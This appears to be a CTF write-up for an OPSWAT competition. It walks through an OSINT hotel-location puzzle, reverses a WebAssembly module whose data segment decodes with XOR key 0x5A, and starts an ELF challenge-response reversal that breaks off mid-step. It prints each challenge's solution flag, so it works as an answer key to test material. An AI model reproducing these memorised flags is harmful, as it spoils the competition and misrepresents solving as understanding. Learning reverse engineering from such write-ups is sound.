
Download and see the picture to identify the hotel name and location.



We can found the nearby areas of this location and the exact view of this



There is a bridge opposite to that!



From the bridge we can clearly see the location of the hotel so the flag is OPSWAT{punnamada_*steel*_footbridge}!!!

Challenge Title: WASM Lock

Flag:

OPSWAT{st4t1c_4n4lys1s_r3v34ls_th3_s3cr3t_but_th3_fl4g_1s_l0ng_7f92a1c84e6b39d5}

Approach (Step by Step):


1. Download the given file and analyze the file format and structure we can identify that it was webassembly module then using webassembly binary tool kit we decompile and see what the program was doing.

2. After decompiling the program was importing a check function and comparing the value against the value 90 by doing some hex operation result is 0.

3. After Analysing the complete module we can see the data segment area by hex those value with random key 0x5A we can identify the flag was started to printing and we have discovered that then write a script that decode all the hidden part and we got our final flag.

Proof:

Download and analyze the given file.



Decompile and see the application logic.

```
aravind@fedora:~/Downloads/owsap$ wasm-objdump -h lock.wasm
wasm-objdump -x lock.wasm
wasm-objdump -d lock.wasm

lock.wasm:      file format wasm 0x1

Sections:

     Type start=0x0000000a end=0x00000010 (size=0x00000006) count: 1
 Function start=0x00000012 end=0x00000014 (size=0x00000002) count: 1
   Memory start=0x00000016 end=0x00000019 (size=0x00000003) count: 1
   Export start=0x0000001b end=0x00000024 (size=0x00000009) count: 1
     Code start=0x00000026 end=0x00000034 (size=0x0000000e) count: 1
     Data start=0x00000036 end=0x0000008c (size=0x00000056) count: 1

lock.wasm:      file format wasm 0x1

Section Details:


Type[1]:
 - type[0] (i32) -> i32
Function[1]:
 - func[0] sig=0 <check>
Memory[1]:
 - memory[0] pages: initial=1
Export[1]:
 - func[0] <check> -> "check"
Code[1]:
 - func[0] size=12 <check>
Data[1]:
 - segment[0] memory=0 size=80 - init i32=0
  - 0000000: 150a 090d 1b0e 2129 2e6e 2e6b 3905 6e34  ......!).n.k9.n4
  - 0000010: 6e36 2329 6b29 0528 692c 696e 3629 052e  n6#)k).(i,in6)..
  - 0000020: 3269 0529 6939 2869 2e05 382f 2e05 2e32  2i.)i9(i..8/...2
  - 0000030: 6905 3c36 6e3d 056b 2905 366a 343d 056d  i.<6n=.k).6j4=.m
  - 0000040: 3c63 683b 6b39 626e 3f6c 3869 633e 6f27  <ch;k9bn?l8ic>o'


lock.wasm:      file format wasm 0x1

Code Disassembly:


000028 func[0] <check>:
 000029: 20 00                      | local.get 0
 00002b: 41 da 00                   | i32.const 90
 00002e: 73                         | i32.xor
 00002f: 41 da 00                   | i32.const 90
 000032: 46                         | i32.eq
 000033: 0b                         | end
aravind@fedora:~/Downloads/owsap$
```

Convert that into more human readable format using wasm2wat






We can see the hidden data payload try decode them manually to check whether a pattern occurs.




The Key can be used 0x5A to decode the entire hidden data.


Write a script and decode to get the flag.




The flag was Decoded text:
OPSWAT{st4t1c_4n4lys1s_r3v34ls_th3_s3cr3t_but_th3_fl4g_1s_l0ng_7f92a1c84e6b39d5}!!

Challenge Title: Ghost Protocol
Flag: OPSWAT{gh0st_pr0t0c0l_r3v34ls_th3_p4th_thr0ugh_dyn4m1c_r3v3rs1ng_8c71d4e92f6a13b5}
Approach (Step by Step): 1. Download the given file and analyze the file format and structure we can identify that it was ELF executable then using objdump we can analyse the structure of the program and see what the program was doing. 2. After decompiling the program was importing a 0x10e0 is where the actual program was running and calculation of challenge and response protocol happens. 3. After Analysing the sequnece of operation perform those operation to the given challenge using a script and then provide the response to those challenge while running the binary. 4. Next inspect each info and register with gdb and collect the stored information and use those to unlock and get the flag from the program. **Proof**: Download and analyze the given file.






Analyze where the main application logic starts



Identify the sequence of operation occuring at the particular layer



Study what each operation does


6. Derive the correct response

Now inspect the instructions beginning at `0x12c7`:

